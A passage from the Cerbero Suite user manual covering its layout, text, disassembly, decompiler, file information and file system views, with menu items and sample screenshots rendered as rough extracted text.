Color:	Color				
🔄 🗹 Randomize color					
ОК	Cancel				

Once added, the layout element will be visible in the hex view.

Offset	0	1	2	3	4	5	6	7	8	9	A	В	С	D	Е	F	ASCII	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ <-Do	s Header
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00		
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	01	00	00		
00000040	0E	1F	BA	0E	00	В4	09	CD	21	B8	01	4C	CD	21	54	68	!L.!Th	
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno	
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4 F	53	20	t.be.run.in.DOS.	

An existing layout can be loaded using the 'Select...' menu action.

	Layout	•		Select	Ctrl+L
B	Duplicate View To Text View	Ctrl+Shift+D Ctrl+Shift+T		Import Export	
Z	Filter Make Embedded Object	Ctrl+T Ctrl+F		Detach Rename	
	Make Root File		# ×	Add Structure Remove Item	Ctrl+Alt+M Ctrl+Del

The 'Layouts' dialog allows you to load, rename, delete, import, and export layouts. By default, layouts are saved within the current project. Importing and exporting layouts is useful for sharing them between different projects or for saving layouts to disk when operating outside the analysis workspace, allowing them to be reloaded later.

Layouts - Cerb
wn_2024/04/12 Rename Ctrl+N Delete Del
Export Ctrl+E Import Ctrl+I

4.14.6 LAYOUT INSPECTOR

To view an overview of the elements in the current layout, you can open the layout inspector by selecting the 'Inspector' menu action.


The spector Inspector

The layout inspector not only provides an overview of the current layout elements but also allows you to inspect structures.

C Inspector						
Dos Header						

4.14.7 STRUCTURES

In addition to intervals, you can add structures to a layout by using the 'Add Structure' context menu action.



This action prompts a dialog that allows you to choose the header from which to select a structure. Additional options include setting the array size (if it's an array of structures) and specifying the description and color of the layout element.

#	Add Structure - Cerbero Suite		×				
🔄 Head	der: WinNT		•				
#	Name	Туре	^				
1	_IMAGE_DOS_HEADER	struct					
2	_IMAGE_OS2_HEADER	struct					
3	_IMAGE_VXD_HEADER	struct					
4	_IMAGE_FILE_HEADER struct						
5	_IMAGE_DATA_DIRECTORY struct						
6	_IMAGE_OPTIONAL_HEADER struct						
7	_IMAGE_ROM_OPTIONAL_HEADER struct						
8	_IMAGE_OPTIONAL_HEADER64 struct						
Type: _IMAGE_DOS_HEADER							
Offset: 00	0000000 Array	/: 0	-				
Endianne Pointer s Packing: Compiler Platform:	image:						
	OK Cancel						

Once a structure is added to the layout, you can inspect it using the layout inspector.

C Inspector				
WinNT: IMAGE DOS HEADER	_IMAGE_DOS	HEADER		
WINNI: IMAGE_DOS_MEADER	Name	Offset	Size	Value
	e_magic	0000000	2	5A4D
	e_cblp	00000002	2	0090
	e_cp	00000004	2	0003
	e_crlc	0000006	2	0000

Header files are created using the Header Manager, a tool that parses C/C++ code to extract structures, or by exporting types from PDB debug files.

Header files can be located in the user 'headers' directory or within the current project.

#	Add Structure - Cerbero Suite – 🗖 🗙
🔄 Head	ler: WinNT 🔹
#	None [Project Header] [Object Header]
1	_IM Other
2	_IM WinNT

The '[Project Header]' refers to the header included in the current project, while the '[Object Header]' refers to the header of the current object being analyzed. To import structures into these headers, you must launch the Header Manager tool from the analysis workspace.

# Manage Headers	#	Manage Headers	
------------------	---	----------------	--

You can find more information about headers and structures on the dedicated SDK page.

4.15 TEXT BROWSER VIEWS

Text browser views are read-only views capable of handling large quantities of text. These views are aesthetically similar to text views and support syntax highlighting.

0x He	x 🚺 Text 🚺 Overview
16680	
16681	// File header format.
16682	11
16683	
16684	typedef struct _IMAGE_FILE_HEADER {
16685	WORD Machine;
16686	WORD NumberOfSections;
16687	DWORD TimeDateStamp;
16688	DWORD PointerToSymbolTable;
16689	DWORD NumberOfSymbols;
16690	WORD SizeOfOptionalHeader;
16691	WORD Characteristics;
16692	<pre>} IMAGE FILE HEADER, *PIMAGE FILE HEADER;</pre>
16693	

4.15.1 TEXT ENCODING

Unlike text views, text browser views allow you to change the codec used to decode the current text. This feature is particularly useful when the text browser is opened from a hex view and the text encoding has not been correctly detected.

To change the text codec, select 'Encoding' from the context menu.

Enc	oding		
-----	-------	--	--

This will prompt a dialog that allows you to choose the codec used to decode the text.

	Select encoding Cerbero Suite	×
IBM870		^
IBM871		
IBM918		
ISO-10646-UCS-2		
ISO-10646-UCS-4		
ISO-2022-CN		
ISO-2022-CN-EXT		
ISO-2022-JP		
ISO-2022-JP-1		
ISO-2022-JP-2		
ISO-2022-KR		
ISO-8859-1		
ISO-8859-10		
ISO-8859-13		
ISO-8859-14		
ISO-8859-15		
ISO-8859-2		
ISO-8859-3		
ISO-8859-4		
ISO-8859-5		~
	OK Cancel	

4.15.2 SYNTAX HIGHLIGHTING

You can select the syntax highlighting for the text by using the context menu.

1	* MMAP su	~	C# C/C++	*/
		v	CSS	
	include <fcntl.h></fcntl.h>		Dalvik	
ŧ	include <sys mman.h=""></sys>		Dart	
	if !defined(MAP ANONYMOUS) &		Go	N)
	define MAP ANONYMOUS MAP AN			,
#1	endif		Java	
	ifndef MAP NORESERVE		JavaByteCode	
	define MAP NORESERVE 0		JavaScript	
	endif		JSON	
			Julia	
Ŧ	<pre>define MMAP(addr, size, prot mmap((addr), (size), (prot</pre>		Kotlin	ONYMOUS MAP PRIVATE, -1, 0)
Ĵ			Lua	
ļ	Select All Ctrl+A		MachODyld	
			MSIL	ns
*	Begin Selection		Objective-C	
	Go to Line Ctrl+G		Perl	
	Find Ctrl+F		PHP	
	View •		PowerShell	ccurate and necessary).
	Language •		Python	cess to necessary ee explanation below.
*	Encoding		R	ce explanación below.
	Open in Editor Ctrl+Shift+E		Ruby	
	Save to Disk Ctrl+Alt+O		Rust	
	Save to Disk Ctri+Ait+O		Scala	ize of previous chunk (if free). */
	INTERNAL_SIZE_T mchunk		Shell	ize in bytes, including overhead. */
	struct malloc chunk* fd;		SQL	inks used only if free. */
	struct malloc chunk* bk;		Swift	abea only if fiee
	_		TrueType	
	<pre>/* Only used for large bloc struct malloc chunk* fd nex</pre>		Type1	xt larger size. */ links used only if free. */

4.15.3 SAVING CONTENT TO DISK

To save the content of the text browser view to disk, select 'Save to Disk' from the context menu.

Save to Disk Ctrl	+Alt+O
-------------------	--------

4.15.4 OPENING AN EDITABLE TEXT VIEW

When editing text is necessary, you can open a new text view containing the same content as the text browser view by selecting 'Open in Editor' from the context menu.


Open in Editor	Ctrl+Shift+E
----------------	--------------

4.16 TEXT VIEWS

Text views are used to display editable text. Unlike text browser views, they are not designed to handle large quantities of text.

4.16.1 SYNTAX HIGHLIGHTING

Just as in text browser views, you can change the syntax highlighting for the text by using the context menu.



4.16.2 SAVING TO DISK

To save the content of the text view to disk, select 'Save to Disk' from the context menu.

Save to Disk Ctrl+Alt+O	
-------------------------	--


4.17 CARBON DISASSEMBLY VIEWS

Carbon is a high-speed disassembly technology included in Cerbero Suite, designed to manage a wide range of disassembly tasks from binaries to memory dumps.

.text:0x140001004	loc_140001004:		÷ 1	DATA XREF:	0x1400022E0
		er at loc_14000101F			
.text:0x140001004	mov eax,	0xA			
.text:0x140001009	cdq				
.text:0x14000100A		ecx			
.text:0x14000100C					
.text:0x14000100E	mov edx,				
		[0x1400021B8]	1	"%d"	
		d ptr [0x140002118] -> printf			
.text:0x14000101D	jmp loc_				
.text:0x14000101D	; } // starts at	: loc_140001004			
.text:0x14000101F					
.text:0x14000101F			; I	DATA XREF:	0x1400022EC
		owned by loc_140001004			
.text:0x14000101F			11	"caught\n"	
	call qwor	d ptr [0x140002118] -> printf			
.text:0x14000102C	nop				
.text:0x14000102D					
.text:0x14000102D			÷ (CODE XREF:	0x14000101D
.text:0x14000102D					
.text:0x14000102F		0x28			
.text:0x140001033	ret				
.text:0x140001033	; } // starts at	sub_140001000			

Carbon disassembly views enable you to examine and alter the contents of a Carbon disassembly project. Typically, these projects are accessed from specific entries in the

summary view. For executables, a native code entry automatically appears in the summary view, providing direct access to a Carbon disassembly project.




You also have the option to create your own disassembly projects. In Cerbero Suite, any individual object in the object hierarchy can be linked to multiple disassembly projects, each configured with a different default architecture if necessary. Furthermore, it is possible to combine multiple architectures within the same disassembly project.

4.17.1 DECOMPILING

All Carbon disassembly views support the decompilation of disassembled functions.

Loc 41D3E8:
if (dollar vars != 0) {
sh xfree(dollar vars, "/bash/shell.c", 0x63B);
iVar8 = strlen(shell name);
uVar9 = sh xmalloc(iVar8 + 1, "/bash/shell.c", 0x63C);
dollar vars = strcpy(uVar9, shell name);
if (((shell name == (char *)0x0) (* shell name == '\0'))
((* shell name == '-' && (shell name[1] == '\0')))) {
<pre>shell name = (char *)"bash";</pre>
= -
<pre>shell start time = time(0);</pre>
uVar16 = uStack 2c;
if (uStack 2c == uStack 18) goto loc 41D554;
unaff x23 = (uint32 t *)ppcStack 20[(int32 t)uStack 2c];
if (unaff x23 == (uint32 t *)0x0) goto loc 41D554;
if (*(char *)unaff x23 != '-') goto loc 41D554;
unaff $w_{26} = 0$;
unaff $x27 = (uint8 t **) \&"debug";$
<pre>unaff x28 = (uint8 t *)"debug";</pre>

To open the decompiler view you can either select the corresponding option from the context menu or simply press the Tab key.



You can toggle between the decompiler view and the disassembly view using the Tab key.

If you're unable to open the decompiler, ensure that the caret in the disassembly view is positioned within a function. If no function is defined, you may need to define one.

4.17.1.1 CHANGING A FUNCTION PROTOTYPE

To modify the prototype of a function in the decompiler view, use the dedicated action available in the context menu or press the Y key.

Change Prototype Y

4.17.2 RENAMING ITEMS

You can rename labels in the disassembly view, as well as function names and variables in the decompiler view, by using the corresponding action from the context menu or by pressing the N key.

Rename	Ν	

4.17.3 ADDING COMMENTS

To add comments, select the appropriate action from the context menu or press the semi-colon key (;).

Comment ;

4.17.4 FLAGGED LOCATIONS

Flagged locations are points of interest in the code that you can mark for quick reference. You can manage these locations using the context menu or keyboard shortcuts.

Flagged Locations	•	Add Flagged Location	Ctrl+M	
Open Memory View	Ctrl+Shift+M	Go to Flagged Location	Ctrl+.	

Alternatively, you can use bookmarks instead of flagged locations. The key difference is that flagged locations are specific to the current disassembly project.

4.17.5 DEFINING CODE

You can define code by selecting 'Make Code' from the context menu or by pressing the C key. If there is no active selection in the disassembly view, the code analysis will begin at the caret's current location. If a selection is present, the code analysis will be confined to the selected data range.



The 'Make Code' action defines code using the default architecture of the disassembly project. However, you can select a different architecture by choosing 'Make Code As...' from the context menu.

Make Code As

This action prompts a dialog that allows you to choose from the available architectures.

	Architecture	^
x86		
x64		
x86_16		
arm32		
arm32_le		
arm32_be		
thumh		~

4.17.6 DEFINING DATA


To define data, select 'Data' from the context menu or press the D key.

Data	D

This action prompts a dialog that lets you choose from the available data types.

4	Data - Cerbero Suite	· -	Х
	Туре		^
ptr32_be			
ptr64			
ptr64_le			
ptr64_be			
ascii			
utf8			
utf16			~
	OK Cancel		

To reapply the same data type, you can select 'Data Repeat' from the context menu or press the W key.



4.17.7 UNDEFINING CODE AND DATA

To undefine either code or data, you can select 'Undefine' from the context menu or press the U key.



If a selection is available, the action will undefine the selected range in the disassembly view. If no selection is present, it will undefine the item at the current caret's position.

4.17.8 DEFINING AND UNDEFINING FUNCTIONS

To define and undefine functions, you can use the context menu or press the P key to define a function.

Functions •	Make Function	þ
Flagged Locations	Delete Function	

Once a function is defined, either through automatic analysis or manual action, it can be decompiled.

4.17.9 NAVIGATION

In the disassembly view, you can navigate to addresses, labels, and cross-references by double-clicking on them or by positioning the caret over them and pressing the Enter/Return key. You can navigate through functions in the decompiler view using the same methods.

To return to a previous position in either the disassembly or decompiler view, you can use the Esc key.

To navigate to other places of interest, you can use the context menu or keyboard shortcuts.

	Go to	•	Go to Address	G
	Find Functions Flagged Locations	۲ ۲ ۲	Back Follow	Esc Return
	Open Memory View	Ctrl+Shift+M	Entry Point Function	Ctrl+1 Ctrl+2
<mark>≯</mark> 0x	Decompile Load Debug Symbols Filter Open in Hex Editor	Tab Ctrl+D Ctrl+T	Import Export String Label	Ctrl+3 Ctrl+4 Ctrl+5 Ctrl+6
	Export	•	Module Region	Ctrl+7 Ctrl+8
	View Theme Settings	*	Go to XRef Origin Go to Flagged Location	Ctrl+X Ctrl+.
, a	ai al al		Previous Word Next Word	Ctrl+Left Ctrl+Right

4.17.9.1 ADDRESSES

To navigate to a specific address, select 'Go To Address...' from the context menu or press the G key. This action opens a dialog that allows you to enter a custom Python

expression.

4	Go To Cerbero Suite	×
Insert Python Ex 0x140002118 +	·	
0X140002118 4	OK Cancel	¥

4.17.9.2 ENTRY POINTS

To navigate to an entry point, use the 'Go To...' \rightarrow 'Entry Point' action from the context menu or press the Ctrl+1 shortcut. This action opens a dialog that allows you to select the entry point you wish to navigate to.

Filter			
Address	Module	Name	
3019BAE0	WORDVIEW.EXE	_start	
325C4124	MSOHEV.DLL	_start	
6B353AEB	GDIPLUS.DLL	_start	
6B3A1160	msimg32.dll	_start	
6B3B1CE0	sti.dll	_start	
6B3F1000	RICHED20.DLL	_start	
6B503610	msi.dll	_start	
6B89E45A	MSO.DLL	_start	
6EA41CB0	winspool.drv	_start	
71941EE0	dwmapi.dll	_start	
71B61420	<pre>srvcli.dll</pre>	_start	
71C6DC40	comct132.dll	_start	

All Carbon list dialogs feature a text filter that allow you to quickly locate specific items of interest.

4.17.9.3 **FUNCTIONS**

To navigate to an function, use the 'Go To...' \rightarrow 'Function' action from the context menu or press the Ctrl+2 shortcut. This action opens a dialog that allows you to select the function you wish to navigate to.

Fiter			
Address	Module	Name	
00443FF4	elf-Linux-ARM64-bash	initialize_job_control	
004443F4	elf-Linux-ARM64-bash	stop_pipeline	
00444C54	elf-Linux-ARM64-bash	delete_all_jobs	
00444D88	elf-Linux-ARM64-bash	nohup_all_jobs	
00444E4C	elf-Linux-ARM64-bash	count_all_jobs	
00444F04	elf-Linux-ARM64-bash	freeze_jobs_list	
00444F18	elf-Linux-ARM64-bash	unfreeze_jobs_list	
00444F28	elf-Linux-ARM64-bash	set_job_control	
00444F58	elf-Linux-ARM64-bash	without_job_control	
00444F9C	elf-Linux-ARM64-bash	end_job_control	
00444FFC	elf-Linux-ARM64-bash	restart_job_control	
00445028	elf-Linux-ARM64-bash	set_sigchld_handler	
00445038	elf-Linux-ARM64-bash	close_pgrp_pipe	
00445048	elf-Linux-ARM64-bash	save pgrp pipe	

4.17.9.4 **IMPORTS**

To navigate to an imported symbol, use the 'Go To...' \rightarrow 'Import' action from the context menu or press the Ctrl+3 shortcut. This action opens a dialog that allows you to select the imported symbol you wish to navigate to.

Address	Module	Ordinal	Name	
004D6028	elf-Linux-ARM64-bash	00000000	getcwd	
004D6030	elf-Linux-ARM64-bash	00000000	freeaddrinfo	
004D6038	elf-Linux-ARM64-bash	00000000	setuid	
004D6040	elf-Linux-ARM64-bash	00000000	strtoul	
004D6048	elf-Linux-ARM64-bash	00000000	strlen	
004D6050	elf-Linux-ARM64-bash	00000000	getpeername	
004D6058	elf-Linux-ARM64-bash	00000000	fputs	
004D6060	elf-Linux-ARM64-bash	00000000	sprintf_chk	
004D6068	elf-Linux-ARM64-bash	00000000	mbstowcs	
004D6070	elf-Linux-ARM64-bash	00000000	exit	
004D6078	elf-Linux-ARM64-bash	00000000	dup	
004D6080	elf-Linux-ARM64-bash	00000000	tcsetpgrp	
<				

4.17.9.5 **EXPORTS**

To navigate to an exported symbol, use the 'Go To...' \rightarrow 'Export' action from the context menu or press the Ctrl+4 shortcut. This action opens a dialog that allows you to select the exported symbol you wish to navigate to.

Address	Module	Ordinal		N
00420674	elf-Linux-ARM64-bash	00000000	push_stream	
00420720	elf-Linux-ARM64-bash	00000000	pop_stream	
00420820	elf-Linux-ARM64-bash	00000000	stream_on_stack	
00420858	elf-Linux-ARM64-bash	00000000	save_token_state	
004208A8	elf-Linux-ARM64-bash	00000000	restore_token_state	
004208DC	elf-Linux-ARM64-bash	00000000	free_pushed_string_input	
004208E0	elf-Linux-ARM64-bash	00000000	gather_here_documents	
00420960	elf-Linux-ARM64-bash	00000000	reset_parser	
00420A14	elf-Linux-ARM64-bash	00000000	find_reserved_word	
00420A94	elf-Linux-ARM64-bash	00000000	history_delimiting_chars	
00420C80	elf-Linux-ARM64-bash	00000000	get_current_prompt_level	
<				

4.17.9.6 **STRINGS**

To navigate to a string, use the 'Go To...' \rightarrow 'String' action from the context menu or press the Ctrl+5 shortcut. This action opens a dialog that allows you to select the string

you wish to navigate to.

4 Fiter		Go to String Cerbero Suite -	
Address	Module	Text	
000000014034F44C	ntoskrnl.exe	<	
000000014000BE40	ntoskrnl.exe	\t	
000000014034F358	ntoskrnl.exe	0	
00000001401542A0	ntoskrnl.exe	\Registry\Machine\System\CurrentControlSet\Control	
0000000140154CA0	ntoskrnl.exe	\$1	
0000000140152770	ntoskrnl.exe	\Registry\Machine\System\CurrentControlSet\Control	
0000000140153E20	ntoskrnl.exe	MiniNT	
0000000140154040	ntoskrn1.exe	€u.€u.€u	
0000000140153F20	ntoskrnl.exe	8u.8u.8u.8u	
000000014034F444	ntoskrnl.exe	2	
0000000140152A30	ntoskrnl.exe	\Registry\Machine\System\CurrentControlSet\Control	
0000000140154F60	ntoskrnl.exe	AlternateCodePage	
0000000140152500	ntoskrn1.exe	\Registry\Machine\System\CurrentControlSet\Control	
00000001401525A0	ntoskrnl.exe	\Registry\Machine\System\CurrentControlSet\Service	
00000001406A8708	ntoskrnl.exe	-	

The provided string list includes only basic English strings identified during code analysis. For a more comprehensive string detection, use the 'Find Strings' action.

4.17.9.7 LABELS

To navigate to a label, use the 'Go To...' \rightarrow 'Label' action from the context menu or press the Ctrl+6 shortcut. This action opens a dialog that allows you to select the label you wish to navigate to.

Filter			
Address	Module	Name	^
0041C1E8	elf-Linux-ARM64-bash	_init	
0041D090	elf-Linux-ARM64-bash	main	
0041E768	elf-Linux-ARM64-bash	_start	
0041EECC	elf-Linux-ARM64-bash	exit_shell	
0041EF6C	elf-Linux-ARM64-bash	sh_exit	
0041EF78	elf-Linux-ARM64-bash	shell_is_restricted	
0041EFE0	elf-Linux-ARM64-bash	maybe_make_restricted	
0041F080	elf-Linux-ARM64-bash	disable_priv_mode	
0041F0C0	elf-Linux-ARM64-bash	unbind_args	
0041F0DC	elf-Linux-ARM64-bash	unset_bash_input	
0041F144	elf-Linux-ARM64-bash	get_current_user_info	
0041F48C	elf-Linux-ARM64-bash	parse_command	

Unlike the list of functions, the list of labels includes entries that are not associated with a function.

4.17.9.8 **MODULES**

To navigate to a module, use the 'Go To...' \rightarrow 'Module' action from the context menu or press the Ctrl+7 shortcut. This action opens a dialog that allows you to select the module you wish to navigate to.

Start	End	Name	Format	Fath	
3000000	30881000	WORDVIEW.EXE	PE	C:\PROGRA~2\MICROS~1\OFFICE11\	
3250000	325D2000	MSOHEV.DLL	PE	\Program Files (x86)\Microsoft Offic	
6B1F0000	6B391000	GDIPLUS.DLL	PB	\PROGRA~2\MICROS~1\OFFICE11\	
6B3A0000	6B3A6000	msimg32.dll	PB	\Windows\SysWOW64\	
6B3B0000	6B3EE000	sti.dll	PB	\Windows\SysWOW64\	
6B3F0000	6B4FC000	RICHED20.DLL	PE	\Program Files (x86)\Common Files\Mi	
6B500000	6B876000	msi.dll	PE	\Windows\SysWOW64\	
68880000	60430000	MSO.DLL	PE	\Program Files (x86)\Common Files\Mi	
6EA40000	6EAA5000	winspool.drv	PE	\Windows\SysWOW64\	
71940000	7195A000	dwmapi.dll	PE	\Windows\SysWOW64\	
71860000	71B7D000	srvcli.dll	PE	\Windows\SysWOW64\	

The dialog also enables you to initiate code analysis for specific modules. This feature is particularly useful in the context of memory dumps, where modules are not automatically analyzed. Additionally, the dialog provides the option to load debug symbols.

4.17.9.9 **REGIONS**

To navigate to a memory region, use the 'Go To...' \rightarrow 'Region' action from the context menu or press the Ctrl+8 shortcut. This action opens a dialog that allows you to select the memory region you wish to navigate to.

Filter					
Start	End	Module	Flags	Name	
3000000	30000400	WORDVIEW.EXE	R	headers	
30001000	3065C00A	WORDVIEW.EXE	RX	.text	
3065D000	30681FFC	WORDVIEW.EXE	RW	.data	
30682000	306A32BC	WORDVIEW.EXE	RW	.tls	
306A4000	306A4004	WORDVIEW.EXE	RW	.cdata	
306A5000	30880978	WORDVIEW.EXE	R	.rsrc	
325C0000	325C0400	MSOHEV.DLL	R	headers	
325C1000	325CE0F4	MSOHEV.DLL	RX	.text	
325CF000	325CF790	MSOHEV.DLL	RW	.data	
325D0000	325D0868	MSOHEV.DLL	R	.rsrc	
6B1F0000	6B1F0400	GDIPLUS.DLL	R	headers	
6B1F1000	6B35F0A1	GDIPLUS.DLL	RX	.text	

4.17.9.10 CROSS REFERENCES

When a location is referenced by various points in the code, you can select 'Go To...' \rightarrow 'Go to XRef Origin' from the context menu or press the Ctrl+X shortcut to view the originating cross-references. This action opens a dialog that allows you to select the

cross-reference you wish to navigate to.

Direction	Type	Address	Module		Text	
t	DATA	000000014032F9A0	ntoskrnl.exe	NA		
t	COND	00000001403BAB89	ntoskrnl.exe	NA		
t	JUMP	00000001403BAEAB	ntoskrnl.exe	NA		

4.17.10 EDITING BYTES

You can edit bytes in the disassembly by selecting 'Edit Bytes' from the context menu or by pressing the E key.

Edit Bytes	E
------------	---

Changing bytes in the disassembly does not affect the original file. To edit bytes in the original file, To edit bytes in the original file, you can select 'Open in Hex Editor' from the context menu.

4.17.11 MEMORY VIEW

To open a hex view displaying the address space of the current disassembly, select 'Open Memory View' from the context menu or press the Ctrl+Shift+M shortcut.

Open Memory View Ctrl+Shift+M

4.17.12 LOADING DEBUG SYMBOLS

Debug symbols can be loaded through the module list dialog, also accessible via the 'Load Debug Symbols...' action in the context menu or by using the Ctrl+D shortcut.

Load Debug Symbols... Ctrl+D

Debug symbols can be loaded from disk or, for public PDBs, downloaded from the internet.

Load PDB	Download and load PDB	Download and load all PDBs
----------	-----------------------	----------------------------

When loading debug symbols, you can choose whether to import structures from the debug symbols. If you opt to import structures, you can decide whether to import them into the project header, into the current object header or into the local Carbon disassembly project header. It is recommended to avoid selecting the project header for importing structures to prevent conflicts.

Import PDB data structures and symbols into the local header of the Carbon disassembly
Don't import PDB data structures and symbols
Import PDB data structures and symbols into the local header of the Carbon disassembly
Import PDB data structures and symbols into the current object header
Import PDB data structures and symbols into the global header of the project

4.17.13 SWITCHING TO THE HEX EDITOR

To edit bytes in the original file, you can select 'Open in Hex Editor' from the context menu.

0x Open in Hex Editor

This action prompts you to select the original file on disk and opens it in the hex editor at the location specified by the caret in the disassembly. You can then use the hex editor to modify the original file.

4.17.14 **SETTINGS**

You can modify the disassembly view preferences by selecting 'Settings' from the context menu.

Settings

4.17.15 THEME

Carbon disassembly views can optionally use a distinct theme from the rest of the application. You can select a theme from the context menu.

🕫 Hierarchy 🛷 :	Q, Analysis [Native Code: x64] Data Repeat (ptr64_le)	w 📃	
Fiter	.text:0x140001000 Undefine	U 🗖	
Name	.text:0x140001000 Edit Bytes	F	
	.text:0x140001000 ; unwind {	-	
4 🔤 ExceptionTest.exe	.text:0x140001000 sub rsp, 0x28 GoTo		
4 💼 Documents	.text:0x140001004 Eind		
Configuration File 1 (lang:1033)	.text:0x140001004 loc_140001004:		
<	.text:0x140001004 mov eax, 0xA Flagged Locations	· · ·	
	text:0v140001003 vox ear	Ctrl+Shift+M	
🗋 Summary 🛛 🥴 :	.text:0x14000100x kor ecx	Cureanite M	
Intrinsic threats	.text:0x14000100E mov edx, eax Decompile	Tab	
P Native Code: x64		Ctrl+D	
	text:0v140001017 coll growt ptr [0v140002118] -> pvintf		
Privacy	.text:0x14000101D jmp loc 14000102D	Ctrl+T	
L Debug Data	.text:0x14000101D ; } // starts at loc 140001004 0x Open in Hex Editor		
Information	.text:0x14000101F		
Metadata: MediaInfo	.text:0x14000101F loc_14000101F: Export	•	
Warnings	.text:0x14000101F ; except(1) { // owned by loc 140001004		
* · · · · · · · · · · · · · · · · · · ·			
Format Ø		,	Classic
	.text:0x14000102C nop Settings		Dasm
III Dos Header	.text:0x14000102D		IceDark
	.text:0x14000102D 105_14000102D; ; CODE XREF: 0x14000101		
II Rich Signature	.text:0x14000102F add rsp, 0x28		Light
▲ Ⅲ Nt Headers	text:0x140001033 ret	~	Mariana
🔠 File Header	.text:0x140001033 ; } // starts at sub 140001000		Monokai
 Dotional Header 	.text:0x140001033		SolarizedDark
III Data Directories	.text:0x140001033 sub_140001000 proc end		Johanzedbalk
E Section Headers	.text:0x140001033		
Ell seculor meduers	.text:0x140001034 int3		

4.18 FILE INFORMATION VIEWS

File information views display details about specific file system objects, such as files or directories. These views also provide hex and text previews of the data and enable the calculation of cryptographic hashes.

II Overview	Name	Value
0x Hex	Name	notepad.exe
	Path	C:\Windows\notepad.exe
🖻 Text	Size	216 KBs (221184 bytes)
Hashes	File Type	exe File
MediaInfo	Detected Format	PE
	Created	Thu Mar 5 12:48:28 2020
{} YARA	Modified	Thu Jul 9 18:13:49 2015
	Accessed	Thu Mar 5 12:48:28 2020
	Attributes	
	Owner	TrustedInstaller
	Permissions	TrustedInstaller - Permissions: Read Write Execute Delete
		Administrators - Permissions: Read Execute
		SYSTEM - Permissions: Read Execute
		Users - Permissions: Read Execute
		ALL APPLICATION PACKAGES - Permissions: Read Execute
	MD5	Double click here to calculate the hash
	SHA-1	Double click here to calculate the hash
	SHA-256	Double click here to calculate the hash

When you hover the mouse over a cryptographic hash, a tooltip will display the humanized version of the hash for easy comparison.

MD5	Double click here to calculate the hash
SHA-1	0BB93B2A8A9B677578CB1CAC47E39678D9F6B67E
SHA-256	Double click here to Humanized: cold-edward-mango-november
SHA-384	Double click here to calculate the hash
SHA-512	Double click here to calculate the hash
SHA3-224	Double click here to calculate the hash

Additionally, file information views can be extended by installed packages.

4.18.1 FILE DIALOGS

A practical feature of file information views is their accessibility within file dialogs. When opening a file or directory, you can view detailed information by selecting the 'Info' button.



This button toggles the display of a file information view within the file dialog.

C:\Windows						-	Ξ.	-		
My Compute	er	Name	Size	Туре	Modified					1
🏠 h		byw.exe	904.7 KBs	exe File	8/30/2021 8:35 PM					
Desktop		regedit.exe	151 KBs	exe File	10/29/2014 2:12 AM					
Documents		setupact.log	39.55 KBs	log File	11/8/2023 1:57 PM					
Downloads		setuperr.log	0 bytes	log File	8/22/2013 3:46 PM					
		splwow64.exe	126.5 KBs	exe File	8/9/2022 8:22 PM					
		Starter.xml	35.05 KBs		8/22/2013 7:51 AM					
		system.ini	219 bytes		8/22/2013 2:25 PM					÷
		twain_32.dll	53 KBs	dll File						1
		vmgcoinstall.log	2.659 KBs	log File	8/22/2013 3:47 PM					`
le name: rege	dt.exe							C	pen	
le name: rege les of type: Al Fi							- [ipen ancel	
							- [G		
			Value] [] []	G	ancel	
les of type: Al Fi	ies (*)	regedit.exe	Value] [G	ancel	/
les of type: Al Fi al Overview	es (*) Name	regedit.exe C:Windows\regedit.exe	Value] [G	ancel	/
les of type: Al Fi	es (*) Name Name	C:\Windows\regedit.exe	Value					G	ancel	
les of type: Al Fi al Overview	es (*) Name Name Path		Value					G	ancel	
les of type: Al Fi al Overview Dx Hex Text Hashes	Name Name Path Size	C:\Windows\regedit.exe 151 KBs (154624 bytes)	Value					G	ancel	
les of type: Al Fi li Overview Dx Hex Text Hashes MediaInfo	Name Name Path Size File Type	C:\Windows\regedit.exe 151 KBs (154624 bytes) exe File	Value					G	ancel	
les of type: Al Fi al Overview Dx Hex Text Hashes	es (*) Name Name Path Size File Type Detected Format	C:\Windows\regedit.exe 151 KBs (154624 bytes) exe File PE	Value					G	ancel	

4.19 FILE SYSTEM VIEWS

File system views enable the exploration of file systems via a classic file manager interface and incorporate a file information view to provide details about selected files and directories.

Name	^	II Overview	1 7c897c2167f77748644493434066ae04	./.disk/base_components
doc		0x Hex	2 d41d8cd98f00b204e9800998ecf8427e 3 92ff23fa61a756726d509282f970c0c9	./.disk/base_installable ./.disk/cd type
EFI		on thex	4 ab7509b8fc267da73a5cb7d840dacd74	./.disk/info
firmware	- 1	🕑 Text	5 cf127d3cfd378c6211eb82f227638e40	./.disk/udeb_include
		Hashes	6 cefed90870185ef689f004e686de8fce	./EFI/boot/bootx64.efi
install		I nasnes	7 f4d3e5eccfaacfcee36e48ea098fba16	./EFI/boot/grubx64.efi ./EFI/debian/grub.cfg
install.amd		♪ MediaInfo		./EFI/debian/grub.cig ./README.html
isolinux			10 bb419d36b9e75b8e155e63f359accd21	./README.mirrors.html
pics		() YARA	11 36630394f7aa3b8c9101d8293140e805	./README.mirrors.txt
			12 886ac8c614f3538acedcd4713883dca9	./README.source
pool			13 214f57159b00f78a79666d3cbff6b194	./README.txt
tools and tools			14 55eca6138b2802d7e0adeee8ad734412	./autorun.inf
autorun.inf			15 7d65e9de57a2501b70136a1302e2132d 16 7716f2280cc5135e865f4cd66c1477ce	./boot/grub/efi.img ./boot/grub/font.pf2
g2ldr			10 //1012280cc5135e86514cd066014//ce 17 24c643980bcd9bd7851b4f81675f038f	./boot/grub/iont.pi2 ./boot/grub/grub.cfg
			18 fd283146e85211dbeed8004b73beef9b	./boot/grub/grub.cig ./boot/grub/theme/1
g2ldr.mbr			19 0747033e546a1f65b9fe3b96823a0416	./boot/grub/theme/1-1
🖿 md5sum.txt			20 ae0c1de0729eda48cd03783b104094dd	./boot/grub/theme/1-1-1
README.html			21 9ce36c01f42fe457cad0f841d40bce59	./boot/grub/theme/1-2
